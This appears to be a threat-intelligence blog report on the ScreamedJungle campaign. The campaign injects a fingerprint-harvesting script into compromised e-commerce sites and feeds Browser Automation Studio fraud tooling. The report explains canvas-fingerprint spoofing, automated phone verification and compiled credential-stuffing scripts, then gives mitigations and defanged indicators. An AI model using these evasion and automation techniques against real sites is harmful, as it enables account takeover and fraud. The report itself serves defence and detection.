

Reset
Reset
Load
/signup
Get phone number
Get phone number
Type Text
+[[PHONE_NUMBER]] #email
Move And Click On Element
#submit_button
Get activation code
[[PHONE_NUMBER]] RES
Type Text
[[SCAN_RESULT_STRING]] #verify_code
Move And Click On Element
#verify_btn

Figure 21. The example of phone number verification.

The most interesting part of the defence evasion capabilities is fingerprint spoofing. It leverages the PerfectCanvas technology.

PerfectCanvas

PerfectCanvas is a technology that allows BAS to receive fingerprints from real devices to bypass canvas fingerprinting methods of fraud protection systems. The high-level process looks as follows:

1. The canvas is first rendered on a separate, remote machine.
2. The rendered canvas data is then sent to the local machine.
3. The canvas data in the BAS browser is replaced with the remotely rendered data.

The key difference of this method is that the canvas data transmitted is byte-for-byte identical to that generated on the real device, rather than being obtained by adding noise to the origin canvas.

To use PerfectCanvas, the fraudster must visit the targeted site using a specialized browser called CanvasInspector, which is designed to generate the “PerfectCanvas request.”




Figure 22. CanvasInpector.

The “PerfectCanvas request” is a string that contains all the necessary information to render the canvas on a remote machine.

```
af1f541b6cd3e2446f4b81a23506d0fd116ae46e9bc9cbe99857f85c3969960d789ced554b8edb30
0cbd8bd7b3904889b47a95a28b5a768059f50045efde4749f15849ed6452a04001c340229be413f9
f8fbfa73789f872f03a71463e2283abc0df9c7bcd8b78946f1ca9a64112627a2d14e1a24c945161a
29e9e466f79d9c3d2ad026e8b17859ca1bac78c697007d86f52c40d0408642387b60c51025cb876c
24ea1088126f6ee9648b2a7c094019eb4d4c78dcbebe8cb82589ca889baa05f7fa9b282ee68f445d
756fb014b2107abd912092407ae7f5566b3d05322c31068ce558ef2182fca2f83fc210a9ef571bf6
1cd4299880396200a2970c4f0e511e796218eac09b17b27821e5877e25a0e4884a513bad58c40265
7e1c57b5b70a61e3149111475a90a9bb8732fb5d89b9ba27439decc80e3377141dac85d393d17d54
0c59b920df6afc2b05eb062f130a29176babd2bcad3d5ef0a5448d5bf3418c7e97b51763849f8a3a
f02527e836caa5e71c877272ed77417bff7b1ec2010ffa0c0fd7de578b9bfed4f3d6972194b9e563
8cf0b1ccab84e9e56d1e10ba16dda3b7536b9d2aa345dbd854cc8a2d43e867e88cab6ee2d96613fe
73f368299312f836f14c42139e04fc0dcecd8d1ed3b7cd881585ad9fc1b0b16a13d81bff404b35c2
92772a73404ba6a58fa6f99b446c4314fcce33bbadcc564fe9ceaf3b9c86d698a1a972c3ae67a759
cf2f78e1fec68ba7fde82cab3f5d056c2cb44c52458d638bba68efa86e4956f7c880492d3319398c
88ad22b70ce88c2cad6fc3afb7b6c1bd1fd9324a7c6ef073839f1bfcdce0e7065f7bbef7bb76fdba
b3affb1c8cd84db5b2a8fcb3e1c3a2693cdce874c3d8cb1b7d73cf27367b847d9ccf1dfebfedf06f
bf01115b8558
```

Figure 23. “PerfectCanvas request” for browserleaks[.]com.

Once the fraudster has the “PerfectCanvas request,” they can obtain fingerprints with the PerfectCanvas replacement by sending a request to the server and receiving a response.




Figure 24. The PerfectCanvas workflow.

Bablosoft offers fraudsters the CustomServers feature to pre-collect fingerprints and instantly use them in fraudulent transactions. CustomServer — a web server that hosts the clientSafe.js script. As mentioned above, this script generates fingerprints on demand. By injecting into popular websites, fraudsters receive hundreds of thousands of fingerprints from the devices of unaware users per month.




Figure 25. The stolen fingerprints abuse via CustomServers.

Perform fraud and Monetization

Once fraudsters prepare their scripts they can run them on previously gathered credentials databases for in-bulk exfiltration of some useful account data e.g., payment details, and personal data. This opens an opportunity for selling more quality and enriched databases.

Another feature of BrowserAutomationStudio (BAS) is its ability to compile scripts into standalone executable files. This means that once an attacker creates a credential-stuffing script using BAS, they can package it into an executable program that runs independently of the BAS environment. These compiled scripts can be easily distributed, offered, or shared with other fraudsters.




Figure 26. Compile Script window of Browser Automation Studio.

Conclusion

Browser fingerprinting is a powerful technique commonly used by websites to track user activities and tailor marketing strategies. However, this information is also exploited by cybercriminals to mimic legitimate user behavior, evade security measures, and conduct fraudulent activities. The identification of a malicious campaign specifically designed to compromise e-commerce websites and collect the fingerprints of unaware users underscores the high value of this information within the cybercriminal community and highlights the need for continued research and analysis of the tools and techniques used for illicit purposes, enabling security teams to improve detection capabilities and strengthen defenses against fraudulent activities.

To this end, we report below some recommendations for the different entities involved in the identified campaign.

For website owners:

- Regularly conduct a website analysis to evaluate its integrity and eliminate any potential persistence mechanisms or malicious files;
- Keep systems up-to-date and always install relevant security patches;

- Use complex passwords and adopt two-factor authentication;
- Monitor accesses of privileged accounts;
- Performs security audits (e.g., vulnerability assessments, penetration tests) periodically in order to identify the presence of any vulnerabilities that could lead to website compromise;

Advice for end users to limit exposure of their fingerprint:

- Use privacy-oriented browsers that implement additional protection measures to block suspicious fingerprint scripts;
- Use trusted and reliable browser extensions aimed at blocking the execution of suspicious javascript and detection of tracking techniques;

Recommendations for cybersecurity and fraud teams for prevention and detection of attacks with Browser Automation Studio and

- Identify changes in known user environment, i.e. change of operating system and metadata;
- Subscribe for intelligence services (i.e. threat intelligence, fraud intelligence) to be updated with evolving fraud schemes and technologies
- Use Multi-Factor Authentication (MFA) for authentication processes or sensitive user activity, i.e. for password changing.

Examples of Fraud Matrix mitigations and detections sorted by efficiency:

High Efficiency

Mitigations:

Fraud Matrix ID	**Description**
M2011	Multi-Factor Authentication (MFA)
M2007	Account Use Policy
M2026	Device Binding

Detections:

Fraud Matrix ID	**Data Source**	**Data Component**
DS2020	Network Traffic	Traffic Patterns
DS2057	Browser API	Canvas API

Moderate Efficiency

Mitigations

Fraud Matrix ID	Description
M2017	User Notifications & Alerts
M2015	Geofencing

Detections

Fraud Matrix ID	Data Source	Data Component
DS2026	User Account	User Account Authentication
DS2027	User Account	User Account Metadata
DS2001	Dark Web	Dark Web Monitoring

Note: DS2001 is useful for early detection but relies on external sources and doesn't directly prevent attacks in real time.

MITRE ATT&CK




Figure 27. ScreamedJungle ATT&CK

T1588.005 Obtain Capabilities: Exploits	ScreamedJungle obtained exploits to target vulnerable Magento platforms
T1189 Drive-by Compromise	ScreamedJungle leverages compromised websites to inject malicious JS
T1059.007 Command and Scripting Interpreter: JavaScript	The injected malicious JS is executed by the browser of users visiting compromised websites
T1119 Automated Collection	Users' fingerprint is automatically collected

Indicators of Compromise (IOCs)

Network Indicators:

Indicator	Type
busz[.]io	domain
hxxps://busz[.]io/j9z3GfPd?pr=1	URL
hxxps://busz[.]io/clientsafe.js	URL
screamedjungle[.]com	domain
hxxps://screamedjungle[.]com/mjzNTg?pr=1	URL
hxxps://screamedjungle[.]com/clientsafe.js	URL

File indicators:

SHA256	Filename
dcc1122bcf60d91acae0703de18ed4ac027f6d3d55eebd1e87c4f4647b2daeca	clientsafe.js

---

Source: https://www.group-ib.com/blog/fingerprint-heists/